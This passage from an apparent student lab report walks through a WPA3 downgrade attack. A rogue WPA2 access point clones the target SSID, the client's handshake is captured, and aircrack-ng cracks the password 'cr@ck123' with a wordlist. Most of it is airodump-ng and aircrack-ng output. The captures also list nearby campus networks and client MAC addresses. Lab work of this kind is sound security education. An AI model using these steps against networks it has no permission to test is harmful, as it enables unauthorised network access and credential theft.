nl80211: MLME event frame - hexdump(len=115): 40 00 00 00 ff ff ff ff ff ff ff ff dc 38 e1 85 75 c0 ff ff ff ff ff ff 10 0
9 00 06 69 50 68 6f 6e 65 01 08 82 84 8b 0c 12 96 18 24 32 04 30 48 60 6c 2d 1a 8c 41 03 ff ff ff 00 00 00 00 00 00
00 00 01 00 00 00 00 00 00 00 03 01 01 dd 22 00 0b 0e 02 00 00 00 00 12 0c 02 a2 04 a4 0b a6 0c a6 12 a7
16 ab 18 a8 24 aa 30 ad 48 b1 60 b6 6c b8
nl80211: Frame event
nl80211: RX frame da=ff:ff:ff:ff:ff:ff sa=dc:38:e1:85:75:c0 bssid=ff:ff:ff:ff:ff:ff freq=2412 ssi_signal=-68 fc=0x40
seq_ctrl=0x910 stype=4 (WLAN_FC_STYPE_PROBE_REQ) len=115
```

Picture 34 - Launch *dnsmasq* and *hostapd*

➤ **Kali 1:**

2.2.5. Force client to connect to rogue Access point

Step 9: Check target network NT131 by Airodump-ng

- Target network: NT131
- BSSID – MAC of Access point:
 - Real AP: 06:AE:94:70:C3:74
 - Rogue AP: A0:F3:C1:0B:F2:35
- Channel:
 - Real AP: 6
 - Rogue AP: 1
- Encryption – cipher - :
 - Real AP: WPA3 – CCMP – SAE
 - Rogue AP: WPA2 – TKIP – PSK
- MAC of Client device: F6:03:BA:52:92:2D

CH 1][Elapsed: 6 s][2024-05-15 10:35

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
00:25:00:FF:94:73	-1	0	0 0	-1	-1			<length: 0>
00:A6:CA:F1:7D:E2	-62	5	0 0	6	195	WPA3 CCMP	SAE	UiTiOt-Staff
00:A6:CA:F1:7D:E1	-63	5	3 0	6	195	WPA3 CCMP	SAE	UiTiOt-E3.1
5A:5F:99:55:B2:F3	-63	4	0 0	6	65	WPA2 CCMP	PSK	Dat
DC:38:E1:86:0A:40	-63	2	0 0	11	195	WPA2 CCMP	PSK	<length: 0>
DC:38:E1:86:0A:44	-87	1	137 0	11	195	OPN		UIT Public
DC:38:E1:85:75:C4	-69	3	33 15	11	195	OPN		UIT Public
DC:38:E1:85:75:C2	-68	2	37 17	11	195	WPA2 CCMP	MGT	UIT
DC:38:E1:85:75:C0	-66	3	0 0	11	195	WPA2 CCMP	PSK	<length: 0>
0E:73:EB:BE:ED:BD	-53	0	0 0	6	180	WPA3 CCMP	SAE	nhem4
06:AE:94:70:C3:74	-44	13	1 0	6	130	WPA3 CCMP	SAE	NT131
DC:38:E1:85:77:40	-77	4	0 0	1	195	WPA2 CCMP	PSK	<length: 0>
DC:38:E1:85:77:44	-47	3	98 0	1	195	OPN		UIT Public
DC:38:E1:85:77:42	-64	3	142 0	1	195	WPA2 CCMP	MGT	UIT
A0:F3:C1:0B:F2:35	-83	15	0 0	1	54	WPA2 TKIP	PSK	NT131

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
00:25:00:FF:94:73	D6:9B:57:82:81:FE	-55	0 -12	0	1		
00:25:00:FF:94:73	82:D7:1E:08:89:69	-65	0 -12	0	5		
00:A6:CA:F1:7D:E2	A0:43:B0:31:E1:12	-63	0 - 6	0	1		
00:A6:CA:F1:7D:E1	FC:77:74:90:B1:D6	-47	0 - 2e	0	1		
00:A6:CA:F1:7D:E1	40:D6:3C:2B:4E:B8	-1	12e- 0	0	1		
00:A6:CA:F1:7D:E1	8C:AA:B5:1B:8D:82	-64	0 - 2	0	3		
00:A6:CA:F1:7D:E1	00:F4:8D:2A:46:2A	-64	0 - 9	0	4		
DC:38:E1:86:0A:44	12:21:D6:6A:65:66	-70	0 - 1e	0	1		
DC:38:E1:85:75:C4	D0:39:57:67:B5:4F	-1	2e- 0	0	3		
0E:73:EB:BE:ED:BD	86:36:F3:EA:5B:06	-67	0 - 24	65	4		
06:AE:94:70:C3:74	F6:03:BA:52:92:2D	-39	1e- 1e	94	20		
(not associated)	F6:BD:5B:F9:E4:92	-68	0 - 1	0	1		
(not associated)	DC:38:E1:86:0A:40	-63	0 - 2	2	2		UiTiOt-Staff
(not associated)	4E:68:95:C1:17:F5	-59	0 - 1	0	2		UiTiOt-E3.1
DC:38:E1:85:77:44	C2:F4:58:2E:B6:D2	-1	6e- 0	0	5		
DC:38:E1:85:77:42	F2:36:EA:FA:33:4B	-1	6e- 0	0	120		
DC:38:E1:85:77:42	5A:B3:B4:77:61:04	-57	0 - 1e	443	10		

Quitting ...

Picture 35 - Rogue and real AP detected

Step 10: Manually turn off real AP, client automatically connect and authenticate to rogue AP

⇒ Get the 4-way handshake

CH 5][Elapsed: 2 mins][2024-05-15 10:47][WPA handshake: A0:F3:C1:08:F2:35										
BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID	
00:A6:CA:F1:7D:E2	-63	76	2	0	6	195	WPA3	CCMP	SAE	UiTiot-Staff
00:25:00:FF:94:73	-1	0	0	0	-1	-1				<length: 0>
22:F4:8D:2A:46:2A	-62	80	0	0	6	65	WPA2	CCMP	PSK	myWifi
00:A6:CA:F1:7D:E1	-63	80	58	0	6	195	WPA3	CCMP	SAE	UiTiot-E3.1
66:FF:E5:44:D0:BA	-59	13	0	0	6	130	WPA2	CCMP	PSK	TrinhDat
DC:38:E1:85:75:C0	-65	16	0	0	11	195	WPA2	CCMP	PSK	<length: 0>
DC:38:E1:86:0A:44	-63	25	653	0	11	195	OPN			UIT Public
DC:38:E1:86:0A:42	-58	22	0	0	11	195	WPA2	CCMP	MGT	UIT
DC:38:E1:86:0A:40	-62	24	0	0	11	195	WPA2	CCMP	PSK	<length: 0>
66:CF:68:7C:CC:9C	-59	4	5	0	11	360	WPA2	CCMP	PSK	TheLight
DC:38:E1:85:75:C2	-87	21	275	0	11	195	WPA2	CCMP	MGT	UIT
DC:38:E1:85:75:C4	-67	24	702	0	11	195	OPN			UIT Public
9E:73:E8:BE:ED:BD	-55	158	3	0	6	180	WPA3	CCMP	SAE	nhom4
06:AE:94:70:C3:74	-46	118	7	0	6	130	WPA3	CCMP	SAE	NT131
5A:5F:99:55:B2:F3	-69	104	0	0	6	65	WPA2	CCMP	PSK	Dat
DC:38:E1:85:77:44	-51	66	2747	0	1	195	OPN			UIT Public
DC:38:E1:85:77:42	-55	67	451	0	1	195	WPA2	CCMP	MGT	UIT
DC:38:E1:85:77:40	-52	66	0	0	1	195	WPA2	CCMP	PSK	<length: 0>
A0:F3:C1:08:F2:35	-41	117	3	0	1	54	WPA2	TKIP	PSK	NT131

Picture 36 - Get 4-way handshake when connect with rogue AP

Step 11: Using Aircrack-ng to cracking password with dictionary attack as in WPA2 connection

```
# aircrack-ng NT131_WPA2_downgrade-01.cap -w
passwordlist.txt
```

```
(root@kali)-[/home/kali] kali
# aircrack-ng NT131_WPA2_downgrade-01.cap -w passwordlist.txt
Reading packets, please wait ...
Opening NT131_WPA2_downgrade-01.cap
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Read 22407 packets.
```

#	BSSID	ESSID	Encryption
1	00:25:00:FF:94:73		Unknown
2	00:A6:CA:F1:7D:E0		Unknown
3	00:A6:CA:F1:7D:E1	UiTiOt-E3.1	WPA (0 handshake)
4	00:A6:CA:F1:7D:E2	UiTiOt-Staff	WPA (0 handshake)
5	06:AE:94:70:C3:74	NT131	WPA (0 handshake)
6	22:F4:8D:2A:46:2A	myWifi	Unknown
7	4E:68:95:C1:17:F5		WEP (0 IVs)
8	5A:5F:99:55:82:F3	Dat	Unknown
9	66:CF:68:7C:CC:9C	TheLight	WPA (0 handshake)
10	66:FF:E5:44:D0:BA	TrinhDat	Unknown
11	9E:73:E8:8E:ED:BD	nhom4	WPA (0 handshake)
12	A0:F3:C1:08:F2:35	NT131	WPA (1 handshake)
13	DC:38:E1:85:75:C0		Unknown
14	DC:38:E1:85:75:C2	UIT	WPA (0 handshake)
15	DC:38:E1:85:75:C4	UIT Public	Unknown
16	DC:38:E1:85:77:40		Unknown
17	DC:38:E1:85:77:42	UIT	WPA (0 handshake)
18	DC:38:E1:85:77:44	UIT Public	WEP (0 IVs)
19	DC:38:E1:85:AD:42		WPA (0 handshake)
20	DC:38:E1:86:0A:40		Unknown
21	DC:38:E1:86:0A:42	UIT	Unknown
22	DC:38:E1:86:0A:44	UIT Public	Unknown
23	DC:38:E1:86:81:44		Unknown

```

Index number of target network ? 12
Reading packets, please wait ...
Opening NT131_WPA2_downgrade-01.cap
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Read 22407 packets.

1 potential targets

Aircrack-ng 1.7

[00:00:00] 1484/418115 keys tested (2434.08 k/s)

Time left: 2 minutes, 51 seconds          0.35%

KEY FOUND! [ cr@ck123 ]

Master Key      : 61 A8 E5 D9 2F 93 46 94 C7 20 80 AB DA C2 55 91
                  7B A0 30 4C 21 74 23 1A 4B 89 39 73 4B 1A 9E FA

Transient Key   : B1 34 D7 A2 5E E7 3C 41 5B 4D 81 3F 5F D7 42 1C
                  86 6E F4 7E 5F 93 75 A7 B7 FA 9B 0A 6B 3C 66 23
                  CC 93 74 3D 9B 80 69 9D DB AB F6 38 C7 68 F7 B7
                  29 B0 AE 4D 34 CF BA E8 61 41 0A C8 72 2B AC 93

EAPOL HMAC     : 22 D8 B0 68 72 EB A9 E2 3E BB 49 0D D5 AD 29 59

```

Picture 37 - Successfully crack WPA3 password through Downgrade attack

⇒ **RESULT: Password là “cr@ck123”**

E. REFERENCES

1. Baray, E. and Kumar Ojha, N. (2021) “WLAN Security Protocols and WPA3 Security Approach Measurement Through Aircrack-ng Technique”, *2021 5th International Conference on Computing Methodologies and Communication (ICCMC)*, Erode, India, 2021, pp. 23–30. doi:10.1109/iccmc51019.2021.9418230.
2. Wang, L., Chin Ta, C. and Chih Ming, T. (2023) “Research On Cracking WIFI Wireless Network Using Kali-Linux Penetration Testing Software”, *Proc. SPIE 12716, Third International Conference on Digital Signal and Computer Communications (DSCC 2023)*. doi:10.1117/12.2685533.
3. Abdulnour, S. (2024) Understanding Wired and Wireless Networks: A Comprehensive Guide, *Collection Performance*. Available at:
<https://collectionperformance.com/understanding-wired-and-wireless-networks-a-comprehensive-guide/>
4. Bikov, D., Bouyuklieva, S. and Stojanova, A. (2014) Wireless Network Security And Cracking Security Key, *UGD Academic Repository*. Available at:
<https://eprints.ugd.edu.mk/10001/>
5. WPA3TM: The Most Advanced Wi-Fi Security (2021) *YouTube*. Available at:
https://www.youtube.com/watch?v=gvHhK_LCmr8
6. WIFI Security: What Is WEP, WPA, and WPA2 (2022) *YouTube*. Available at:
<https://www.youtube.com/watch?v=jErjdGfbgoE>